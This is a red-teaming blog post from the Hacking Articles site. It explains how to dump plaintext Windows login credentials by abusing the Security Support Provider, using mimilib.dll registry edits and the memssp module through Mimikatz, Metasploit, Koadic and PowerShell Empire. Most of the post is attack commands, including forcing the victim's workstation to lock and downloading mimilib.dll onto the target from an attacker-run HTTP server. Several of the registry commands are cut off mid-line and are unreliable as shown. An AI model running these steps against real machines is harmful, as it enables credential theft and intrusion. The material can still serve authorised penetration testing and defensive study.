Hacking Articles
Raj Chandel's Blog

Credential Dumping: Security Support Provider (SSP)

posted in RED TEAMING on APRIL 8, 2020 by RAJ CHANDEL

In this article, we will dump the windows login credentials by exploiting SSP. This is our fourth article in the series of credential dumping. Both local and remote method is used in this article to cover every aspect of pentesting.

Table of content:

Introduction to Security Support Provider

Security Support Provider (SSP) is an API used by windows to carry out authentications of windows login. it's DLL file that provides security packages to other applications. This DLL stack itself up in LSA when the system starts; making it a start-up process. After it is loaded in LSA, it can access all of the window's credentials. The configurations of this file are stored in two different registry keys and you find them in the following locations:

```
1 HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Securit
```

Manual

The first method that we are going to use to exploit SSP is manual. Once the method is successfully carried out and the system reboots itself, it will dump the credentials for us. These credentials can be found in a file that will be created upon user login with the name of kiwissp. This file can find in registry inside **hklm\system\currentcontrolset\control\lsa.**

The first step in this method is to copy the mimilib.dll file from mimikatz folder to the system32 folder. This file is responsible for creating kiwissp file which stores credentials in plaintext for us.

Then navigate yourself to **hklm\system\currentcontrolset\control\lsa.** And here you can find that there is no entry in **Security Packages** as shown in the image below:

The same can be checked with the following PowerShell command:

```
reg query hklm\system\currentcontrolset\control\l
```

Just as shown in the image below, there is no entry. So, this needs to be changed if want to dump the credentials. We need to add all the services that helps SSP to manage credentials; such as Kerberos, wdigest etc. Therefore we will use the following command to make these entries:

```
reg add "hklm\system\currentcontrolset\control\ls
```

And then to confirm whether the entry has been done or not, use the following command:

```
reg query hklm\system\currentcontrolset\control\l
```

You can then again navigate yourself to **hklm\system\currentcontrolset\control\lsa** to the enteries that you just made.

Now, whenever the user reboots their PC, a file with the name of kiwissp.log will be created in system32. Then this file will have your credentials stored in cleartext. Use the following command to read the credentials:

```
type C:\Windows\System32\kiwissp.log
```

Mimikatz

Mimikatz provides us with a module that injects itself in the memory and when the user is signed out of the windows, then upon signing in the passwords are retrieved from the memory with the help of this module. For this method, just load mimikatz and type:

```
privilege::debug
misc::memssp
```

Running the above commands will create mimilsa.log file in system32 upon logging in by the user. To read this file use the following command;

```
type C:\Windows\System32\mimilsa.log
```

Metasploit Framework

When dumping credentials remotely, Metasploit really comes handy. The ability of Metasploit providing us with kiwi extension allows us to dump credentials by manipulating SSP just like our previous method. Now when you have meterpreter session through Metasploit use **load kiwi** command to initiate kiwi extension. And then to inject the mimikatz module in memory use the following command:

```
kiwi_cmd misc::memssp
```

Now the module has been successfully injected in the memory. As this module creates the file with clear text credential when the user logs in after the memory injection; we will force the lock screen on the victim so that after login we can have our credentials. For this run the following commands:

```
shell
RunDll32.exe user32.dll,LockWorkStation
```

Now we have forced the user to logout the system. Whenever the user will log in our mimilsa file will be created in the system32 and to read the file use the following command:

```
type C:\Windows\System32\mimilsa.log
```

Koadic

Just like Metasploit, Koadic too provides us with similar mimikatz module; so, let's get to dumping the credentials.

Once you have a session with Koadic, use the following exploit to inject the payload in the memory:

```
use mimikatz_dynwrapx
set MIMICMD misc::memssp
execute
```

Once the above exploit has successfully executed itself, use the following commands to force the user to sign out of the windows and then run the dll command to read the mimilsa file:

```
cmdshell 0
RunDll32.exe user32.dll,LockWorkStation
type mimilsa.log
```

As shown in the above image, you will have your credentials.

PowerShell Empire

Empire is an outstanding tool, we have covered the PowerShell empire in a series of article, to read the article click **here**. With the help of mimikatz, empire allows us to inject the payload in the memory which further allows us to retrieve windows logon credentials. Once to have a session through the empire, use the following post exploit to get your hands on the credentials:

```
usemodule persistence/misc/memssp
execute
```

After the exploit has executed itself successfully, all that is left to do is lock the user out of their system so that when they sign in, we can have the file that saves credentials in plaintext for us. And no to lock the user out of their system use the following exploit:

```
usemodule management/lock
execute
```

After the user logs in, the said file will be created. To read the contents of the file use the following command:

```
type C:\Windows\System32\mimilsa.log
```

Powershell Empire: mimilib.dll

In the manual method, everything that w did can also be done remotely through empire which is useful in external penetration testing. The first step in this method is to send the mimilib.dll file from mimikatz folder to the system32 folder in the target system. To do so, simply go to the mimikatz folder where the mimilib.dll file is located and initiate the python server as shown in the following image:

```
python -m SimpleHTTPServer
```

After that, through your session, run the following set shell commands to do the deed:

```
shell wget http://192.168.1.112:8000/mimilib.dll
reg query hklm\system\currentcontrolset\control\l
shell reg add "hklm\system\currentcontrolset\cont
```

From the above set of commands, the first command will download mimilib.dll from your previously made python server into the target PC and the rest of the two commands will edit the registry key value for you. As the commands have executed successfully, all now you have to do is wait for the

target system to restart. And once that happens your file will be created. To access the file, use the following command:

```
shell type kiwissp.log
```

And we have our credentials. Yay!

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact ~~here~~

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is Founder and CEO of Hacking Articles. He is a renowned security evangelist. His works include researching new ways for both offensive and defensive security and has done illustrious research on computer Security, exploiting Linux and windows, wireless security, computer forensic, securing and exploiting web applications, penetration testing of networks. Being an infosec enthusiast himself, he nourishes and mentors anyone who seeks it.

PREVIOUS POST
← CREDENTIAL DUMPING: WDIGEST

NEXT POST
CREDENTIAL DUMPING: SAM →

1 Comment

→
CREDENTIAL DUMPING: SECURITY SUPPORT PROVIDER (SSP)

YIFEI
April 16, 2020 at 12:07 pm

hi bro ,what can i do get the RSS url on your web site. i want to use the RSS in outlook subscribe your blog

REPLY ↓

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Notify me of follow-up comments by email.

Notify me of new posts by email.

POST COMMENT

Search

ENTER KEYWORD

Subscribe to Blog via Email

Email Address


SUBSCRIBE

Join our Training Programs

Follow me on Twitter

Hacking Articles
@hackinarticles

Admirer HacktheBox Rooted@hackthebox_eu #hackt #oscp #infosec #hacking #cyber



Categories

- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Password Cracking
- Penetration Testing
- Pentest Lab Setup
- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Uncategorized
- Website Hacking
- Window Password Hacking
- Wireless Hacking

Articles

Select Month